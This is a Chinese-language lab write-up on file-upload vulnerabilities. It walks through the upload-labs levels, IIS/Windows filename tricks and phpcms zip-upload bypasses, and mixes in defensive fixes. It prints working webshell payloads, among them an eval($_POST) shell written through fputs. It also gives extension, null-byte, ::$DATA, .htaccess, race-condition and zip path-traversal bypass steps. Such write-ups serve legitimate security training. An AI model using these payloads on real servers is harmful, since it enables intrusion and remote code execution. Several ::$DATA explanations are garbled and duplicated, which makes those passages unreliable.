# Upload

当用户点击上传按钮后,后台会对上传的文件进行判断 比如是否是指定的类型、后缀名、大小等等,然后将其按照设计的格式进行重命名后存储在指定的目录。 如果说后台对上传的文件没有进行任何的安全判断或者判断条件不够严谨,则攻击着可能会上传一些恶意的文件,比如一句话木马,从而导致后台服务器被 webshell。
所以,在设计文件上传功能时,一定要对传进来的文件进行严格的安全考虑。比如:
# upload-labsPass01
文件上传时先上传到临时目录,在从临时目录移动到定义的文件夹
C:\Users\18310\AppData\local\temp -> ./uploads/xxx.php
上传结束,临时文件删除
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
<?php $is_upload = false; $msg = null; if (isset($_POST['submit'])) { if (file_exists(UPLOAD_PATH)) { $temp_file = $_FILES['upload_file']['tmp_name']; //'upload_file'是数组,通过[]取值 $img_path = UPLOAD_PATH . '/' . $_FILES['upload_file']['name']; if (move_uploaded_file($temp_file, $img_path)){ $is_upload = true; } else { $msg = '上传出错!'; } } else { $msg = UPLOAD_PATH . '文件夹不存在,请手工创建!'; } } ?> <script type="text/javascript"> function checkFile() { var file = document.getElementsByName('upload_file')[0].value; if (file == null || file == "") { alert("请选择要上传的文件!"); return false; } //定义允许上传的文件类型 var allow_ext = ".jpg|.png|.gif"; //提取上传文件的类型 var ext_name = file.substring(file.lastIndexOf(".")); //判断上传文件类型是否允许上传 if (allow_ext.indexOf(ext_name) == -1) { var errMsg = "该文件不允许上传,请上传" + allow_ext + "类型的文件,当前文件类型为:" + ext_name; alert(errMsg); return false; } } </script>
method 1. 抓包,上传后缀改为 jpg 的 php,抓包后修改后缀为 php
method 2. 前端 JS 验证,浏览器关闭 js
Pass02 检测 MIME
BP 修改 Content-Type: image/jpeg(image/png,image/gif)
利用 copy 和成木马图片
copy xxxx.jpg /b + test.php /a test1.jpg
Pass03
通过上传 php3,php5,phtml 绕过
上传 php3 需要在 Apache 配置文件中增加解析 php3,php5,phtml, 使 Apache 解析这些文件
1 2 3 #AddType text/html .shtml AddoutputFilter INCLUDES .shtml AddType application/x-httpd-php .php .phtml .php3
#asp 可以通过 asa 和 cer 绕过
Pass04
.htaccess 实现 php 伪静态
.htaccess 文件夹内文件都会被当做 php 解析
1 SetHandler application/x-httpd-php
或使用 Apache 解析漏洞
test.php.x
预防:使用以下代码使得上传后无法解析
Pass-04 过滤代码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
$is_upload = false ;$msg = null;if (isset($_POST ['submit' ])) { if (file_exists(UPLOAD_PATH)) { $deny_ext = array(".php" ,".php5" ,".php4" ,".php3" ,".php2" ,".php1" ,".html" ,".htm" ,".phtml" ,".pht" ,".pHp" ,".pHp5" ,".pHp4" ,".pHp3" ,".pHp2" ,".pHp1" ,".Html" ,".Htm" ,".pHtml" ,".jsp" ,".jspa" ,".jspx" ,".jsw" ,".jsv" ,".jspf" ,".jtml" ,".jSp" ,".jSpx" ,".jSpa" ,".jSw" ,".jSv" ,".jSpf" ,".jHtml" ,".asp" ,".aspx" ,".asa" ,".asax" ,".ascx" ,".ashx" ,".asmx" ,".cer" ,".aSp" ,".aSpx" ,".aSa" ,".aSax" ,".aScx" ,".aShx" ,".aSmx" ,".cEr" ,".sWf" ,".swf" ,".ini" ); $file_name = trim($_FILES ['upload_file' ]['name' ]); $file_name = deldot($file_name );//删除文件名末尾的点 $file_ext = strrchr($file_name , '.' );//分割取后缀 $file_ext = strtolower($file_ext ); //转换为小写 $file_ext = str_ireplace('::$DATA' , '' , $file_ext );//去除字符串::$DATA $file_ext = trim($file_ext ); //收尾去空 if (!in_array($file_ext , $deny_ext )) { $temp_file = $_FILES ['upload_file' ]['tmp_name' ]; $img_path = UPLOAD_PATH.'/' .$file_name ; if (move_uploaded_file($temp_file , $img_path )) { $is_upload = true ; } else { $msg = '上传出错!' ; } } else { $msg = '此文件不允许上传!' ; } } else { $msg = UPLOAD_PATH . '文件夹不存在,请手工创建!' ; } }
Pass05
PhP 通过大小写绕过
只在 Windows 下使用,因为 Windows 不区分大小写
Pass06
在提交时在文件末尾加空格绕过后缀检测,Windows 服务端会自动去除,但 php 可以识别空格
通过抓包修改
Pass07
后缀加.,Windows 忽略文件后的.
Pass08
当从 Windows shell 命令行指定创建文件时,流的完整名称为 “filename :stream name :stream type ”,如示例中所示: “myfile.txt:stream1:$DATA”
::D A T A 数据流。默认数据流没有名称。对 N T F S 格式下的一个文件而言,至少包含一个流,即 d a t a 流(其 s t r e a m t y p e 为 DATA 数据流。 默认数据流没有名称。对NTFS格式下的一个文件而言,至少包含一个流,即data流(其stream type为 D A T A 数 据 流 。 默 认 数 据 流 没 有 名 称 。 对 N T F S 格 式 下 的 一 个 文 件 而 言 , 至 少 包 含 一 个 流 , 即 d a t a 流 ( 其 s t r e a m t y p e 为
在 window 的时候如果文件名 + "::$DATA" 会把 ::$DATA 之后的数据当成文件流处理,不会检测后缀名,且保持 ::$DATA 之前的文件名
php 开发模式下 php -S localhost:9090 php 版本 < 7
localhost:9090/web.php. 会造成任意文件下载和源码读取
localhost:9090/web.PHP 源码读取
Pass09
test.php. .
test.php. . // 最后还有一个空格
trim 两次,去 dot 一次,剩下一个点绕过
Pass10
后缀被替换为空
teat.pphphp
str_ireplace 可以连续过滤多次,比如 phpphp
test11
%00 截断 (get 截断) 文件可控
PHP 底层用 c 语言,c 语言中 \0 是结束符
在 PHP 中 get 方法使用 %00 进行截断,而 get 是 url 传参,url 解码后,%00 就是 \0
截断后原本的文件名被截断导致随机数被丢失
1 $img_path = $_GET['save_path' ]."/" .rand(10 , 99 ).date("YmdHis" )."." .$file_ext;
截断条件 PHP<5.3.29 GPC 关闭
php%00 截断
1. 上传时路径可控,使用 00 截断
2. 文件下载时,00 截断绕过白名单检查
3. 文件包含时,00 截断后面限制 (主要是本地包含时)
4. 其它与文件操作有关的地方都可能使用 00 截断。
Pass12
post 截断
1 $img_path = $_POST['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;
25 改为 00
或者将 %00urldecode
Pass 13 文件包含
只读前两个字节
1. 上传图片码
copy xxxx.jpg /b + test.php /a test1.jpg
2. 文件包含,他写了一个 include.php 作为文件包含
会将包含的文件当做 PHP 执行
include 时文件不能可控
127.0.0.1/include.php?file=./upload/1.jpg
1
2
3
4
5
6
7
8
9
10
11
12
<?php /* 本页面存在文件包含漏洞,用于测试图片马是否能正常运行! */ header("Content-Type:text/html;charset=utf-8" ); $file = $_GET ['file' ];if (isset($file )){ include $file ; }else { show_source(__file__); } ?>
Pass14
==Pass13
Pass16
重新生成文件导致木马无效
通过 payload 将木马插入到没有被打乱的部分,实现木马
png 和 jpg 都会有不被打乱的部分
通过脚本找到没有被打乱的部分
https://xz.aliyun.com/t/2657#toc-2
Pass17
时间竞争 文件先上传后判断,导致上传后出现,一旦出现资源占用时,rename 操作被中断,可以生成
上传一下文件,通过 intruder 连续上传,web.php
<?php fputs(fopen('../haha.php','w'),'<?php phpinfo(); ?>');>
在访问 web.php,访问时抓包,送到 intruder,一旦访问到,则会在上级目录生成 haha.php
解决:先判断,如果后缀不对别上传
写到上级目录防止递归删除文件夹中全部内容,如果不是递归删除,生成在当前目录也行
Pass19
. 截断
https://blog.csdn.net/weixin_47306547/article/details/120043032
# 文件上传防御与绕过
前端验证
白名单过滤后缀 .gif|.jpg|.png
content-type 检测 image/jpeg image/png image/gif
黑名单过滤:限制 php,asp,jsp,jspx
exif_imagetype 文件头检测
二次渲染
先判断在上传
随机方式重命名
文件夹取消执行权限
在临时文件夹解压
绕过办法:
1. 文件大小写绕过(Php ,PhP pHp,等)
2. 黑白名单绕过(php,php2,php3,php5,phtml,asp,aspx,ascx,ashx,cer,asa,jsp,jspx)cdx,\x00hh\x46php
3. 特殊文件名绕过
4.0x00 截断绕过(5.2 C 语言中将 \0 当作字符串的结尾)
5.htaccess 文件攻击(结合黑名单攻击)
6. 解析绕过
7. 修改 content-type 字段
8. 关闭浏览器 js
9. 使用图片马配合文件包含

10. 修改文件头
JPGFF D8 FF E0 00 10 4A 46 49 46
GIF47 49 46 38 39 61
(相当于文本的 GIF89a)
PNG89 50 4E 47
# php+IIS+Windows 文件上传1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 <?php if (isset ($_POST ['submit' ])){ $filename = $_POST ['filename' ]; $filename = preg_replace ("/[^\w]/i" , "" , $filename ); $upfile = $_FILES ['file' ]['name' ]; $upfile = str_replace (';' ,"" ,$upfile ); $upfile = preg_replace ("/[^(\w|\:|\$|\.|\<|\>)]/i" , "" , $upfile ); $tempfile = $_FILES ['file' ]['tmp_name' ]; $ext = trim (get_extension ($upfile )); if (in_array ($ext ,array ('php' ,'php3' ,'php5' ))){ die ('Warning ! File type error..' ); } if ($ext == 'asp' or $ext == 'asa' or $ext == 'cer' or $ext == 'cdx' or $ext == 'aspx' or $ext == 'htaccess' ) $ext = 'file' ; $savefile = 'upload/' .$filename ."." .$ext ; if (move_uploaded_file ($tempfile ,$savefile )){ die ('Success upload..path :' .$savefile ); }else { die ('Upload failed..' ); } } function get_extension ($file return strtolower (substr ($file , strrpos ($file , '.' )+1 )); } ?> <html> <body> <form method="post" action="upfile.php" enctype="multipart/form-data" > <input type="file" name="file" value="" /> <input type="hidden" name="filename" value="file" /> <input type="submit" name="submit" value="upload" /> </form> </body> </html>
前置知识 1.
php 可以使用 %00 截断,也可以使用 : 截断,但:截断后文件内容是空的
(我看人家说用 #? 这两个字符也能截断… 我觉得不太对)
前置知识 2.
1 2 3 4 5 Windows +IIS +PHP 下双引号("“" ) <==> 点号("." )'; 大于符号(">") <==> 问号("?")' ;小于符号("<" ) <==> 星号("*" )'; 上述是等价的,但*又可以做通配符使用,因此我们可以使用<作为通配符
# 利用:覆盖生成文件先安装 IIS 和对应的管理工具
1) 首先利用冒号生成我们将要覆盖的 php 文件,这里为:bypass.php,抓包将其改为 bypass.php:jpg
此时会覆盖文件,文件上传后的文件名为 bypass.php,大小为 0kb
2) 利用上面的系统特性覆盖该文件
从上面已经知道 "<" 就等于 “ * ”, 而 " * " 代码任意字符,于是乎… 我们可以这样修改上传的文件名
1 2 3 4 5 ------WebKitFormBoundaryaaRARrn2LBvpvcwK Content -Disposition : form-data; name="file" ; filename="bypass.<<<" Content -Type : image/jpeg
此时即可覆盖 bypass.php,同时文件内容被成功写了进去,后面就可以在内容中写 php 代码
# 通过默认数据流上传 php 文件抓包,修改文件名,在结尾添加::$DATA
The default data stream has no name. That is, the fully qualified name for the default stream for a file called “sample.txt” is “sample.txt::D A T A " s i n c e " s a m p l e . t x t " i s t h e n a m e o f t h e f i l e a n d " DATA" since "sample.txt" is the name of the file and " D A T A " s i n c e " s a m p l e . t x t " i s t h e n a m e o f t h e f i l e a n d "
默认数据流没有名称。也就是说,名为 “sample.txt” 的文件的默认流的完全限定名是 “sample.txt::D A T A ”,因为“ s a m p l e . t x t ”是文件名,“ DATA”,因为“sample.txt”是文件名,“ D A T A ” , 因 为 “ s a m p l e . t x t ” 是 文 件 名 , “
1 2 3 4 5 ------WebKitFormBoundaryaaRARrn2LBvpvcwK Content -Disposition : form-data; name="file" ; filename='DataStreamTest.php::$DATA' Content -Type : image/jpeg
成功上传后缀为 php 的文件
# phpcms 文件上传四次绕过1. 只能上传压缩文件,上传后解压,判断文件后缀,删除非法文件
没有递归删除文件,导致可以构造文件夹,文件夹中放非法文件
1 2 3 4 5 6 7 8 9 10 11 12 function check_dir($dir ){ $handle = opendir($dir ); while (($f = readdir($handle)) !== false){ if (!in_array($f, array('.' , '..' ))){ $ext = strtolower(substr(strrchr($f, '.' ), 1 )); if (!in_array($ext, array('jpg' , 'gif' , 'png' ))){ unlink($dir .$f); } } } }
修复:递归删除
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 function check_dir ($dir $handle = opendir ($dir ); while (($f = readdir ($handle )) !== false ){ if (!in_array ($f , array ('.' , '..' ))){ if (is_dir ($dir .$f )){ check_dir ($dir .$f .'/' ); }else { $ext = strtolower (substr (strrchr ($f , '.' ), 1 )); if (!in_array ($ext , array ('jpg' , 'gif' , 'png' ))){ unlink ($dir .$f ); } } } } }
2. 先解压再删除,条件竞争,通过上传后没有删除的短暂时间内访问该文件,在该文将上一级目录写马
1 2 3 4 5 6 7 8 if (in_array($ext, array('zip' , 'jpg' , 'gif' , 'png' ))){ if ($ext == 'zip' ){ $archive = new PclZip($file['tmp_name' ]); if ($archive->extract(PCLZIP_OPT_PATH, $temp_dir, PCLZIP_OPT_REPLACE_NEWER) == 0 ) { exit("解压失败" ); } check_dir($dir ); exit('上传成功!' );
通过 BP 一边一直上传,一边一直访问上传文件,上传的文件使用 fputs 在上级写马
1 <?php fputs(fopen('../../../../../shell.php' ,'w' ),'<?php phpinfo();eval($_POST[a]);?>' );?>
修复:通过上传文件夹名为随机文件名来禁止访问
1 2 3 4 5 6 7 if (!is_dir($dir )){ mkdir($dir ); } $temp_dir = $dir .md5(time(). rand(1000 ,9999 )); $temp_dir = $dir .'member/1/' ; if (!is_dir($temp_dir)){
3. 通过解压失败直接退出绕过。构造可以解压一半的压缩包,把木马解压后再失败退出。目录通过右键查看图片链接获得
1 2 3 if ($archive->extract(PCLZIP_OPT_PATH, $temp_dir, PCLZIP_OPT_REPLACE_NEWER) == 0 ) { exit("解压失败" ); }
修复:退出之前递归删除
1 2 3 4 if ($archive->extract(PCLZIP_OPT_PATH, $temp_dir, PCLZIP_OPT_REPLACE_NEWER) == 0 ) { check_dir($dir ); exit("解压失败" ); }
这边详细讲一下怎么构造只能解压一部分的压缩包
使用 Windows 下的 7zip
修改压缩包里文件的 CRC 校验码
先准备两个文件,一个 PHP 文件 1.php,一个文本文件 2.txt,其中 1.php 是 webshell。然后将这两个文件压缩成 shell.zip。 然后我们用 010editor 打开 shell.zip,可以看到右下角有这个文件的格式信息,它被分成 5 部分,如图 1。我们打开第 4 部分,其中有个 deCrc,我们随便把值改成其他的值,然后保存。
使用 PHP 自带的 ZipArchive 库
Windows 下不允许文件名中包含冒号(:),我们就可以在 010editor 中将 2.txt 的 deFileName 属性的值改成 “2.tx:”
在 Linux 下也有类似的方法,我们可以将文件名改成 5 个斜杠(/////)
4. 把压缩包中某文件名改成…/…/…/…/…/index.php,解压后文件直接到网站根目录
注意修改文件名后文件名长度不变
5. 通过验证文件名中不包含 ../ 并且文件名需要为 jpg
通过构造 1.php;1.jpg
1 2 3 4 5 6 7 8 9 10 11 12 13 foreach ($content as $t) { if (strpos($t['stored_filename' ], '..' ) !== FALSE || strpos($t['filename' ], '..' ) !== FALSE || strpos($t['filename' ], '/' ) !== FALSE || strpos($t['stored_filename' ], '/' ) !== FALSE) { @unlink($filename ); exit(function_exists('iconv' ) ? iconv('UTF-8' , 'GBK' , '非法名称的文件' ) : 'llegal name file' ); } if (substr(strrchr($t['stored_filename' ], '.' ), 1 ) != 'jpg' ) { @unlink($filename ); exit(function_exists('iconv' ) ? iconv('UTF-8' , 'GBK' , '文件格式校验不正确' ) : 'The document format verification is not correct' ); } }
6. 正确的防御方法:
7. 附上最后一版的防御代码
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 public function upload ( if (!isset ($GLOBALS ['HTTP_RAW_POST_DATA' ])) { exit (function_exists ('iconv' ) ? iconv ('UTF-8' , 'GBK' , '环境不支持' ) : 'The php does not support' ); } $dir = FCPATH.'member/uploadfile/member/' .$this ->uid.'/' ; if (!file_exists ($dir )) { mkdir ($dir , 0777 , true ); } $filename = $dir .'avatar.zip' ; file_put_contents ($filename , $GLOBALS ['HTTP_RAW_POST_DATA' ]); $this ->load->library ('Pclzip' ); $this ->pclzip->PclFile ($filename ); $content = $this ->pclzip->listContent (); if (!$content ) { @unlink ($filename ); exit (function_exists ('iconv' ) ? iconv ('UTF-8' , 'GBK' , '文件已损坏' ) : 'The file has damaged' ); } foreach ($content as $t ) { if (strpos ($t ['stored_filename' ], '..' ) !== FALSE || strpos ($t ['filename' ], '..' ) !== FALSE || strpos ($t ['filename' ], '/' ) !== FALSE || strpos ($t ['stored_filename' ], '/' ) !== FALSE ) { @unlink ($filename ); exit (function_exists ('iconv' ) ? iconv ('UTF-8' , 'GBK' , '非法名称的文件' ) : 'llegal name file' ); } if (substr (strrchr ($t ['stored_filename' ], '.' ), 1 ) != 'jpg' ) { @unlink ($filename ); exit (function_exists ('iconv' ) ? iconv ('UTF-8' , 'GBK' , '文件格式校验不正确' ) : 'The document format verification is not correct' ); } } if ($this ->pclzip->extract (PCLZIP_OPT_PATH, $dir , PCLZIP_OPT_REPLACE_NEWER) == 0 ) { @dr_dir_delete ($dir ); exit ($this ->pclzip->zip (true )); } @unlink ($filename ); if (!is_file ($dir .'45x45.jpg' ) || !is_file ($dir .'90x90.jpg' )) { exit ('文件创建失败' ); }